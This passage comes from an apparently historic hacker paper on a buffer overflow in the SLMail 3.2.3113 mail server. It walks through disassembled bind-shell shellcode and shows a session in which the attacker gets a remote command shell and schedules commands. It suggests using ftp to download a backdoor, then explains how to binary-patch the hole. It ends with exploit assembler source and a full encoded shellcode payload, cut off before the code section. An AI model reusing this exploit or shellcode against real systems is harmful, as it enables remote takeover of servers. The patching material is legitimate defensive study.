:000001A0 33C0                  xor eax, eax
:000001A2 50                    push eax
:000001A3 40                    inc eax
:000001A4 50                    push eax
:000001A5 40                    inc eax
:000001A6 50                    push eax
:000001A7 FF57E8                call [edi-18]
:000001AA 93                    xchg eax,ebx
```

Here we push the values SOCK_STREAM, AF_INET, and null for the protocol. We then call the 'socket' function.

Note: We don't need to call WSAStartup as the target process has taken care of that for us

We also set esi to point to the socket structure, and we store the return value from the socket procedure in ebx so it won't be destroyed by following functions.

```
:000001AB 6A10                  push 00000010
:000001AD 56                    push esi
:000001AE 53                    push ebx
:000001AF FF57EC                call [edi-14]
```

This just makes a call to bind, pushing our socket handle and the socket structure as parameters.

```
:000001B2 6A02                  push 00000002
:000001B4 53                    push ebx
:000001B5 FF57F0                call [edi-10]
```

Now we call listen, socket handle as the parameter.

```
:000001B8 33C0                  xor eax, eax
:000001BA 57                    push edi
:000001BB 50                    push eax
:000001BC B00C                  mov al, 0C
:000001BE AB                    stosd
:000001BF 58                    pop eax
:000001C0 AB                    stosd
:000001C1 40                    inc eax
:000001C2 AB                    stosd
:000001C3 5F                    pop edi
:000001C4 48                    dec eax
:000001C5 50                    push eax
:000001C6 57                    push edi
:000001C7 56                    push esi
:000001C8 AD                    lodsd
:000001C9 56                    push esi
:000001CA FF57C0                call [edi-40]
```

Now we make our first call to CreatePipe, we create our SECURITY_ATTRIBUTES structure at edi, and specify that the returned handles are inheritable. esi

receives our read and write handles returned from the call.

```
:000001CD 48                    dec eax
:000001CE 50                    push eax
:000001CF 57                    push edi
:000001D0 AD                    lodsd
:000001D1 56                    push esi
:000001D2 AD                    lodsd
:000001D3 56                    push esi
:000001D4 FF57C0                call [edi-40]
```

Our second call to CreatePipe, again our read and write handles are stored at esi.

```
:000001D7 48                    dec eax
:000001D8 B044                  mov al, 44
:000001DA 8907                  mov dword ptr [edi], eax
:000001DC 57                    push edi
:000001DD FF57C4                call [edi-3C]
```

We make a call to GetStartupInfo, the structure will be stored at edi which we give the size value. The structure will need to be modified.

```
:000001E0 33C0                  xor eax, eax
:000001E2 8B46F4                mov eax, dword ptr [esi-0C]
:000001E5 89473C                mov dword ptr [edi+3C], eax
:000001E8 894740                mov dword ptr [edi+40], eax
:000001EB 8B06                  mov eax, dword ptr [esi]
:000001ED 894738                mov dword ptr [edi+38], eax
:000001F0 33C0                  xor eax, eax
:000001F2 66B80101              mov ax, 0101
:000001F6 89472C                mov dword ptr [edi+2C], eax
:000001F9 57                    push edi
:000001FA 57                    push edi
:000001FB 33C0                  xor eax, eax
:000001FD 50                    push eax
:000001FE 50                    push eax
:000001FF 50                    push eax
:00000200 40                    inc eax
:00000201 50                    push eax
:00000202 48                    dec eax
:00000203 50                    push eax
:00000204 50                    push eax
:00000205 AD                    lodsd
:00000206 56                    push esi
:00000207 33C0                  xor eax, eax
:00000209 50                    push eax
:0000020A FF57C8                call [edi-38]
```

By all means feel free to improve this code to drop some bytes, for example, using stosd to modify edi. At the time I was just trying to make it _work_, and wasn't particularly worried about the size. What the hell is going on here anyway?

We are modifying the startupinfo structure before our call to CreateProcess.

We replace StdOutput and StdError with the handle of the write end of our first created pipe. We then replace StdInput with the read handle of our second created pipe. The flags value we set to STARTF_USESHOWWINDOW+STARTF_USESTDHANDLES, and we set the ShowWindow value to SW_HIDE. esi points to "cmd.exe" and we make the call to CreateProcess.

```
:0000020D FF76F0                push [esi-10]
:00000210 FF57CC                call [edi-34]
:00000213 FF76FC                push [esi-04]
:00000216 FF57CC                call [edi-34]
```

CloseHandle is called to close the first read and the second write handles we used for our StdHandles.

```
:00000219 48                    dec eax
:0000021A 50                    push eax
:0000021B 50                    push eax
:0000021C 53                    push ebx
:0000021D FF57F4                call [edi-0C]
:00000220 8BD8                  mov ebx, eax
```

Now we call accept and wait for a connection. We store the returned handle in ebx.

```
:00000222 33C0                  xor eax, eax
:00000224 B404                  mov ah, 04
:00000226 50                    push eax
:00000227 C1E804                shr eax, 04
:0000022A 50                    push eax
:0000022B FF57D4                call [edi-2C]
:0000022E 8BF0                  mov esi, eax
```

Here we create a 1024 byte buffer with GlobalAlloc, pushing GMEM_FIXED+GMEM_ZEROINIT which will return a handle that we place in esi.

```
:00000230 33C0                  xor eax, eax
:00000232 8BC8                  mov ecx, eax
:00000234 B504                  mov ch, 04
:00000236 50                    push eax
:00000237 50                    push eax
:00000238 57                    push edi
:00000239 51                    push ecx
:0000023A 50                    push eax
:0000023B FF77A8                push [edi-58]
:0000023E FF57D0                call [edi-30]
:00000241 833F01                cmp dword ptr [edi], 00000001
:00000244 7C22                  jl 00000268
```

Now we start to get to the guts, this makes a call to PeekNamedPipe to see if we have any data in the read end of the pipe (StdOutput/StdError), if not we skip the following readfile/send functions as we are waiting on input from the user. edi stores the number of bytes read, [edi-58] is the handle to the read end of the pipe.

```
:00000246 33C0                  xor eax, eax
:00000248 50                    push eax
:00000249 57                    push edi
:0000024A FF37                  push dword ptr [edi]
:0000024C 56                    push esi
:0000024D FF77A8                push [edi-58]
:00000250 FF57DC                call [edi-24]
:00000253 0BC0                  or eax, eax
:00000255 742F                  je 00000286
```

We call ReadFile and fill our created buffer with the data from the read-end of the pipe, we push the bytesread parameter from our earlier call to PeekNamedPipe. If the function fails, i.e.: the command prompt was exited - then we jump to the end of our shellcode and call ExitProcess, which will kill the slmail process.

```
:00000257 33C0                  xor eax, eax
:00000259 50                    push eax
:0000025A FF37                  push dword ptr [edi]
:0000025C 56                    push esi
:0000025D 53                    push ebx
:0000025E FF57F8                call [edi-08]
```

Now we call send to fire the data from our buffer off to the connected user.

```
:00000261 6A50                  push 00000050
:00000263 FF57E0                call [edi-20]
:00000266 EBC8                  jmp 00000230
```

Call Sleep and jump back to PeekNamedPipe.

```
:00000268 33C0                  xor eax, eax
:0000026A 50                    push eax
:0000026B B404                  mov ah, 04
:0000026D 50                    push eax
:0000026E 56                    push esi
:0000026F 53                    push ebx
:00000270 FF57FC                call [edi-04]
```

This is the point we get to if there was no data in the read pipe, so we call recv and receive input from the user.

```
:00000273 57                    push edi
:00000274 33C9                  xor ecx, ecx
:00000276 51                    push ecx
:00000277 50                    push eax
:00000278 56                    push esi
:00000279 FF77AC                push [edi-54]
:0000027C FF57D8                call [edi-28]
```

We push the handle of the write end of our pipe (StdInput), and we call WriteFile sending the buffer from the user. i.e.: we make it happen.

```
:0000027F 6A50                  push 00000050
:00000281 FF57E0                call [edi-20]
:00000284 EBAA                  jmp 00000230
```

Call Sleep again and jump back to PeekNamedPipe.

```
:00000286 50                    push eax
:00000287 FF57E4                call [edi-1C]
:0000028A 90                    nop
```

The shell has been exited so we call ExitProcess to clean up our mess.

And there we have it, full control is at our fingertips.

Before we enter the last section, on modifying the executable of our

target, I'll give a quick example of the exploit in action.

Ownership.
~~~~~~~~~~

```
E:\exploits>slxploit supermax.gen.nz 8376 1234
SLMail (3.2.3113) remote.
by Barnaby Jack AKA dark spyrit <dspyrit@beavuh.org>

usage: slxploit <host> <port> <port to bind shell>
e.g. - slxploit host.com 27 1234

waiting for response....
220 supermax.gen.nz Smtp Server SLMail v3.2 Ready ESMTP spoken here

sent.. spawn connection now.


Trying 192.168.10.3...
Connected to supermax.gen.nz.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

E:\Program Files\SLmail\SYSTEM>
E:\Program Files\SLmail\SYSTEM>at
The service has not been started.

E:\Program Files\SLmail\SYSTEM>net start schedule

The Schedule service is starting.
The Schedule service was started successfully.

E:\Program Files\SLmail\SYSTEM>time
The current time is: 23:49:36.36
Enter the new time:

E:\Program Files\SLmail\SYSTEM>at 23:51:00 net start slmail
Added a new job with job ID = 0

E:\Program Files\SLmail\SYSTEM>net view
Server Name            Remark

-------------------------------------------------------------------------------
\\SUPERMAX
The command completed successfully.

E:\Program Files\SLmail\SYSTEM>net send supermax beavuh 99.
The message was successfully sent to SUPERMAX.


E:\Program Files\SLmail\SYSTEM>exit
exit
Connection closed by foreign host.
```

Plenty of options, you could also create a file with ftp commands, to download bo2k for example, and use NT's console ftp.
e.g. ftp -s:file host.

Section 3: The Remedy.
~~~~~~~~~~~~~~~~~~~~~~

This is perhaps the most important section of the paper, and is not just useful for preventing vulnerabilities - the ability to add your own code leaves open an endless amount of possibilities as you can imagine.

I advise that you have a look at some documentation on the PE file format, Matt Peitreks book "Windows 95 System Programming Secrets" has an excellent section, otherwise take a look at http://msdn.microsoft.com/library/specs/msdn_pecoff.htm for Microsoft's documentation.

Consider this hypothetical situation for a minute:

A huge hole is found rendering most NT servers on the internet vulnerable to remote system access. Microsoft stumbles around for a week or so before releasing a suitable patch, while during this time some of the largest corporations have little to do but pray they won't fall victim to an attack, or make the change to alternative software. Hey, that happened a couple of months ago! :) But there is an alternative, patch the software yourself.

There are 3 main approaches we can take to add our own code.

1, Add our code to unused space in a section.
2, Increase the size of the last section.
3, Add a new section.

The first is the technique we will use, to see an example of the second approach have a look at my trojan netstat which will be available at http://www.rootkit.com in the near future.

Adding your own section – at least as far as what we are doing, won't normally be needed, so I won't cover the techniques in this document.

Now we need to think about the code we will add, here's a few options:

Add our own string length routine, and print out an error message depending on the length.. then skip the nasty functions.

Add our own string length routine, and place a null at the beginning of the buffer depending on the length, so effectively the program thinks there was no input and will return a standard 'syntax error' message.

Replace the offending strcpy function with a bounds checking version – i.e.: do what they should have done in the first place.

I think it's obvious the approach we will take, the first option would be too involved, the second just isn't delicate – so we'll go with the last.

It just so happens that in this case lstrcpynA is in our targets import table (if this wasn't the case? we would use the same techniques as shown in the shellcode – using the LoadLibrary and GetProcAddress procedures).

Grab PE Dump or dumpbin, whatever you have on you.. and dump the section table for slmail.exe, if you haven't worked with the PE header before I'll explain a little as we go.

```
Section Table
  01 .text     VirtSize: 0003F99B  VirtAddr:  00001000
    raw data offs:   00001000  raw data size: 00040000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: 60000020
      CODE  MEM_EXECUTE  MEM_READ
```

The section we will be working with is the .text section – where the code is located. We can see here that the Virtual Size (the actual size of the code) is somewhat smaller than the raw data size (the amount of space that is actually taken up). So if we subtract the Virtual Size from the raw data size :

0x40000 – 0x3f99b = 0x665

That gives us about 1.6k to play with, easily enough space for what we want to do.

Why do we have this extra space?

Because compilers usually round up the size to align the section, which is handy for us :)

Fire up your hex editor, and jump to the address 0x4099b (virtual size + raw data offset) and you'll notice we have a ton of null bytes, about 1.6k worth in fact. This is a perfect place to dump our code - but before we do..

We need to increase the Virtual Size to allow for our code, we may as well increase it to the largest available size, it won't hurt. We also need to modify the flags, as you saw from the dump the .text section is defined code, readable and executable.

The values are as follows:

```
IMAGE_SCN_CNT_CODE      equ       000000020h
IMAGE_SCN_MEM_EXECUTE   equ       020000000h
IMAGE_SCN_MEM_READ      equ       040000000h
```

To get the final value we OR each of the flags, which results in 060000020h.

But, if we wish to write data to our code space, to avoid page faults we also need to make the section writeable - we may not have the need, but it doesn't hurt to change the flags anyway.

```
IMAGE_SCN_MEM_WRITE     equ       080000000h
```

So we OR this value with 060000020h and we get 0E0000020h. This is the new value we will add to the exe.

Jump back into the hex editor and we'll make these changes permanent, to find the Virtual Size value for the .text section, simply do a search for .text and the following value is the culprit.

```
000001D0  00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00   .........text...
000001E0  9B F9 03 00  <====                                ....
```

To set this to the maximum allowed value we just replace with the raw data size:

```
000001E0  00 00 04 00
```

And, we also make the change to the flags.

```
000001D0  00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00   .........text...
000001E0  9B F9 03 00 00 10 00 00-00 00 04 00 00 10 00 00   ................
000001F0  00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60   <=====
```

We replace with our new value that allows us to write to the code space:

```
000001F0  00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 E0
```

We'll quickly verify our changes with PE Dump, then we can actually get to what we're here for, getting our code executing.

```
Section Table
  01 .text     VirtSize: 00040000  VirtAddr:  00001000
    raw data offs:   00001000  raw data size: 00040000
    relocation offs: 00000000  relocations:   00000000
    line # offs:     00000000  line #'s:      00000000
    characteristics: E0000020
      CODE  MEM_EXECUTE  MEM_READ  MEM_WRITE
```

And there we have it, our virtual size equals the raw data size, and we now also have the writeable flag.

What we need to do now, is find a location to jump to our own code.

```
004364AE                push    edi
004364AF                push    eax ; we jump here.
004364B0                push    esi
004364B1                call    ds:lstrcpyA
```

We'll get rid of the strcpy call, and make a jump to our code at the 'push eax'. We know our code resides at RVA (relative virtual address) 0x4099b so we make our jump. We can assemble our jumps in tasm:

```
jmp $+(04099bh-0364afh)
```

(RVA of our code - RVA of current location)

Or, we can do it straight from the debugger.

Let's make it perm.. the code follows:

```
:004364AA 8B742478              mov esi, dword ptr [esp+78]
:004364AE 57                    push edi
:004364AF E9E7A40000            jmp 0044099B     ;jump to our code

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004409A9(U)
|
:004364B4 59                    pop ecx          ;restore ecx on return
:004364B5 90                    nop
:004364B6 90                    nop


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004364AF(U)
|
:0044099B 51                    push ecx          ;preserve ecx
:0044099C 52                    push edx          ;preserve edx
:0044099D E800000000            call 004409A2

* Referenced by a CALL at Address:
|:0044099D
|
:004409A2 5A                    pop edx           ;get eip
:004409A3 81EAA2090400          sub edx, 000409A2 ;get image base
:004409A9 81C264110400          add edx, 00041164 ;point to strcpyn
:004409AF 33C9                  xor ecx, ecx
:004409B1 B160                  mov cl, 60        ;allow 96 bytes
:004409B3 51                    push ecx
```

```
:004409B4 50                    push eax          ;our input
:004409B5 56                    push esi          ;buffer
:004409B6 FF12                  call dword ptr [edx]  ;call strcpyn
:004409B8 5A                    pop edx             ;restore edx
:004409B9 E9F65AFFFF            jmp 004364B4        ;back to proggie.
```

Yeah, I know, W32Dasm – but hey, its fast and easy for showing code dumps :)

The stack pointer is basically kept in tact, so we don't need to worry about screwing with it.

Now, this should have solved our problem – let's check.

```
220 supermax.gen.nz Smtp Server SLMail v3.2 Ready ESMTP spoken here
expn <10 or so lines of x's>
```

Connection closed by foreign host.

Whoops, the slmail process dies.

Guess what? there's another overflow. This software is shocking, widely used shocking software might I add. Well, let us fix this one also.

A couple of rets, and we quickly find the offending code:

```
00404bb1        mov     esi, eax
00404bb3        push    edi
00404bb4        push    ecx
00404bb5        call    [KERNEL32!lstrcpy]
```

edi contains our input, ecx the buffer.

Here we go again.

We'll put our code directly after our earlier modifications (0x409be), and we'll kill this strcpy call and jump to our code at 'push edi'.

```
:00404BB1 8BF0                  mov esi, eax
:00404BB3 E906BE0300            jmp 004409BE  ;jump to our code

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004409E0(U)
|
:00404BB8 90                    nop
:00404BB9 90                    nop
:00404BBA 90                    nop

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00404BB3(U)
|
:004409BE 90                    nop
:004409BF 52                    push edx        ;preserve edx
:004409C0 E800000000            call 004409C5

* Referenced by a CALL at Address:
|:004409C0
|
:004409C5 5A                    pop edx           ;get eip
:004409C6 81EAC5090400          sub edx, 000409C5  ;get image base
:004409CC 81C264110400          add edx, 00041164  ;address for strcpyn
:004409D2 33C0                  xor eax, eax
:004409D4 B060                  mov al, 60        ;allow 96 byes
:004409D6 50                    push eax
:004409D7 57                    push edi          ;input
```

```
:004409D8 51                    push ecx           ;buffer
:004409D9 FF12                  call dword ptr [edx]  ;call strcpyn
:004409DB 5A                    pop edx               ;restore edx
:004409DC C6476000              mov [edi+60], 00      ;cut the goddamn
                                                      ;input short,
                                                      ;incase there is
                                                      ;even more overflows
:004409E0 E9D341FCFF            jmp 00404BB8 ;return to the prog.
```

This time...

```
220 supermax.gen.nz Smtp Server SLMail v3.2 Ready ESMTP spoken here
expn xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxx
550 Unable to find list 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'.
quit
221 supermax.gen.nz Service Closing
Connection closed by foreign host.
```

And so it was done, 15 minutes work and we've fixed a terribly serious hole.

No source? no problem.

The binary for this quick patch will be available at http://www.beavuh.org, although, a vendor patch is seriously recommended.

This will prevent break-ins from the exploit that accompanies this paper, but there are far too many exploitable holes in this software - and no doubt after reading this other exploits are in the works.

Conclusion.

Windows 9x/NT has a had a relatively easy ride as far as buffer overflows go - a change is coming. Although some "big" software has been affected as of late, the limitations of the payload and the system dependency limited the wide-scale fear.

It's time to recognize.

The fact that I picked on 3rd party software for this article, rather than hitting the giant itself, is not because of lack of opportunities - trust me, there is a lot hiding behind the bloat.

Navigate the code, work those registers, and you'll come up trumps - guaranteed.

Fight those who try to outlaw our methods, support the open source movement, and support full disclosure - it is a good thing.

"One future. Two choices. Oppose them or let them destroy us."

-Propagandhi.

Greets and thanks.
~~~~~~~~~~~~~~~~~~

neophyte, Greg Hoglund, c33, sacX, tree, casper, ripper, ryan, luny,
sycotic, blitz, marc, Interrupt, ambient empire, DilDog, the beavuh &
mulysa crew, the eEye team, the rootkit crew, attrition, w00w00, L0pht,
ADM, Phrack, Security Focus, technotronic, HNN, Packet Storm Security..
and everyone else I forgot.

The Code.
~~~~~~~~~

The assembler source code follows, and the shellcode for the exploit in c
format if anyone wishes to port.

```
<++> P55/Win32-overflows/slxploit.asm !e7b4ebd0
;-------(code)---------------------------------------------------------------

; This is just a shell from an old exploit of mine, so the code is somewhat
; dodgy - and no real error checking.
; Live with it.
;
; The binary is available at http://www.beavuh.org.
;
; To assemble:
;
; tasm32 -ml slxploit.asm
; tlink32 -Tpe -c -x sxlploit.obj ,,, import32
;
; TASM 5 required!
;
; dark spyrit / barnaby jack <dspyrit@beavuh.org>


.386p
locals
jumps
.model flat, stdcall


extrn GetCommandLineA:PROC
extrn GetStdHandle:PROC
extrn WriteConsoleA:PROC
extrn ExitProcess:PROC
extrn WSAStartup:PROC
extrn connect:PROC
extrn send:PROC
extrn recv:PROC
extrn WSACleanup:PROC
extrn gethostbyname:PROC
extrn htons:PROC
extrn socket:PROC
extrn inet_addr:PROC
extrn closesocket:PROC

.data
sploit_length           equ     851

sploit:
 db 065h, 078h, 070h, 06eh, 020h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
 db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
 db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
 db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
 db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
```

```
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h, 090h
db 090h, 090h, 0ebh, 007h, 090h, 0aah, 01ch, 09ch, 077h, 090h, 090h, 090h
db 033h, 0c0h, 050h, 0f7h, 0d0h, 050h, 059h, 0f2h, 0afh, 059h, 0b1h, 0c6h
db 08bh, 0c7h, 048h, 080h, 030h, 099h, 0e2h, 0fah, 033h, 0f6h, 096h, 0bbh
db 099h, 010h, 011h, 044h, 0c1h, 0ebh, 008h, 056h, 0ffh, 013h, 08bh, 0d0h
db 0fch, 033h, 0c9h, 0b1h, 00bh, 049h, 032h, 0c0h, 0ach, 084h, 0c0h, 075h
db 0f9h, 052h, 051h, 056h, 052h, 0b3h, 00ch, 0ffh, 013h, 0abh, 059h, 05ah
db 0e2h, 0ech, 032h, 0c0h, 0ach, 084h, 0c0h, 075h, 0f9h, 0b3h, 010h, 056h
db 0ffh, 013h, 08bh, 0d0h, 0fch, 033h, 0c9h, 0b1h, 006h, 032h, 0c0h, 0ach
db 084h, 0c0h, 075h, 0f9h, 052h, 051h, 056h, 052h, 0b3h, 00ch, 0ffh, 013h
db 0abh, 059h, 05ah, 0e2h, 0ech, 083h, 0c6h, 005h, 033h, 0c0h, 050h, 040h
db 050h, 040h, 050h, 0ffh, 057h, 0e8h, 093h, 06ah, 010h, 056h, 053h, 0ffh
db 057h, 0ech, 06ah, 002h, 053h, 0ffh, 057h, 0f0h, 033h, 0c0h, 057h, 050h
db 0b0h, 00ch, 0abh, 058h, 0abh, 040h, 0abh, 05fh, 048h, 050h, 057h, 056h
db 0adh, 056h, 0ffh, 057h, 0c0h, 048h, 050h, 057h, 0adh, 056h, 0adh, 056h
db 0ffh, 057h, 0c0h, 048h, 0b0h, 044h, 089h, 007h, 057h, 0ffh, 057h, 0c4h
db 033h, 0c0h, 08bh, 046h, 0f4h, 089h, 047h, 03ch, 089h, 047h, 040h, 08bh
db 006h, 089h, 047h, 038h, 033h, 0c0h, 066h, 0b8h, 001h, 001h, 089h, 047h
db 02ch, 057h, 057h, 033h, 0c0h, 050h, 050h, 050h, 040h, 050h, 048h, 050h
db 050h, 0adh, 056h, 033h, 0c0h, 050h, 0ffh, 057h, 0c8h, 0ffh, 076h, 0f0h
db 0ffh, 057h, 0cch, 0ffh, 076h, 0fch, 0ffh, 057h, 0cch, 048h, 050h, 050h
db 053h, 0ffh, 057h, 0f4h, 08bh, 0d8h, 033h, 0c0h, 0b4h, 004h, 050h, 0c1h
db 0e8h, 004h, 050h, 0ffh, 057h, 0d4h, 08bh, 0f0h, 033h, 0c0h, 08bh, 0c8h
db 0b5h, 004h, 050h, 050h, 057h, 051h, 050h, 0ffh, 077h, 0a8h, 0ffh, 057h
db 0d0h, 083h, 03fh, 001h, 07ch, 022h, 033h, 0c0h, 050h, 057h, 0ffh, 037h
db 056h, 0ffh, 077h, 0a8h, 0ffh, 057h, 0dch, 00bh, 0c0h, 074h, 02fh, 033h
db 0c0h, 050h, 0ffh, 037h, 056h, 053h, 0ffh, 057h, 0f8h, 06ah, 050h, 0ffh
db 057h, 0e0h, 0ebh, 0c8h, 033h, 0c0h, 050h, 0b4h, 004h, 050h, 056h, 053h
db 0ffh, 057h, 0fch, 057h, 033h, 0c9h, 051h, 050h, 056h, 0ffh, 077h, 0ach
db 0ffh, 057h, 0d8h, 06ah, 050h, 0ffh, 057h, 0e0h, 0ebh, 0aah, 050h, 0ffh
db 057h, 0e4h, 090h, 0d2h, 0dch, 0cbh, 0d7h, 0dch, 0d5h, 0aah, 0abh, 099h
db 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0f0h, 0e9h, 0fch, 099h, 0deh
db 0fch, 0edh, 0cah, 0edh, 0f8h, 0ebh, 0edh, 0ech, 0e9h, 0d0h, 0f7h, 0ffh
db 0f6h, 0d8h, 099h, 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0ebh, 0f6h
db 0fah, 0fch, 0eah, 0eah, 0d8h, 099h, 0dah, 0f5h, 0f6h, 0eah, 0fch, 0d1h
db 0f8h, 0f7h, 0fdh, 0f5h, 0fch, 099h, 0c9h, 0fch, 0fch, 0f2h, 0d7h, 0f8h
db 0f4h, 0fch, 0fdh, 0c9h, 0f0h, 0e9h, 0fch, 099h, 0deh, 0f5h, 0f6h, 0fbh
db 0f8h, 0f5h, 0d8h, 0f5h, 0f5h, 0f6h, 0fah, 099h, 0ceh, 0ebh, 0f0h, 0edh
db 0fch, 0dfh, 0f0h, 0f5h, 0fch, 099h, 0cbh, 0fch, 0f8h, 0fdh, 0dfh, 0f0h
db 0f5h, 0fch, 099h, 0cah, 0f5h, 0fch, 0fch, 0e9h, 099h, 0dch, 0e1h, 0f0h
db 0edh, 0c9h, 0ebh, 0f6h, 0fah, 0fch, 0eah, 0eah, 099h, 0ceh, 0cah, 0d6h
db 0dah, 0d2h, 0aah, 0abh, 099h, 0eah, 0f6h, 0fah, 0f2h, 0fch, 0edh, 099h
db 0fbh, 0f0h, 0f7h, 0fdh, 099h, 0f5h, 0f0h, 0eah, 0edh, 0fch, 0f7h, 099h
db 0f8h, 0fah, 0fah, 0fch, 0e9h, 0edh, 099h, 0eah, 0fch, 0f7h, 0fdh, 099h
db 0ebh, 0fch, 0fah, 0efh, 099h, 09bh, 099h
store dw ?
db 099h, 099h, 099h
db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 0fah, 0f4h, 0fdh
db 0b7h, 0fch, 0e1h, 0fch, 099h, 0ffh, 0ffh, 0ffh, 0ffh, 00dh, 00ah
```

```
logo  db "SLMail (3.2.3113) remote.", 13, 10
      db "by dark spyrit aka Barnaby Jack <dspyrit@beavuh.org>",13,10,13,10
      db "usage: slxploit <host> <port> <port to bind shell>", 13, 10
      db "eg - slxploit host.com 27 1234",13,10,0
      logolen equ $-logo


errorinit db 10,"error initializing winsock.", 13, 10, 0
errorinitl equ $-errorinit

derror  db 10,"error.",13,10,0
derrorl equ $-derror

nohost db 10,"no host or ip specified.", 13,10,0
nohostl equ $-nohost

noport db 10,"no port specified.",13,10,0
noportl equ $-noport

no_port2 db 10,"no bind port specified.",13,10,0
no_port2l equ $-no_port2

response db 10,"waiting for response....",13,10,0
respl   equ $-response

reshost db 10,"error resolving host.",13,10,0
reshostl equ $-reshost

sockerr db 10,"error creating socket.",13,10,0
sockerrl equ $-sockerr

ipill   db 10,"ip error.",13,10,0
ipilll   equ $-ipill

cnerror db 10,"error establishing connection.",13,10,0
cnerrorl equ $-cnerror

success db 10,"sent.. spawn connection now.",13,10,0
successl equ $-success

console_in      dd      ?
console_out     dd      ?
bytes_read      dd      ?

wsadescription_len equ 256
wsasys_status_len equ 128

WSAdata struct
wVersion dw ?
wHighVersion dw ?
szDescription db wsadescription_len+1 dup (?)
szSystemStatus db wsasys_status_len+1 dup (?)
iMaxSockets dw ?
iMaxUdpDg dw ?
lpVendorInfo dw ?
WSAdata ends

sockaddr_in struct
sin_family dw ?
sin_port dw ?
sin_addr dd ?
sin_zero db 8 dup (0)
sockaddr_in ends

wsadata WSAdata <?>
sin sockaddr_in <?>
sock dd ?
```

```
numbase dd 10
_port db 256 dup (?)
_host db 256 dup (?)
_port2 db 256 dup (?)
buffer db 1000 dup (0)

.code
start:

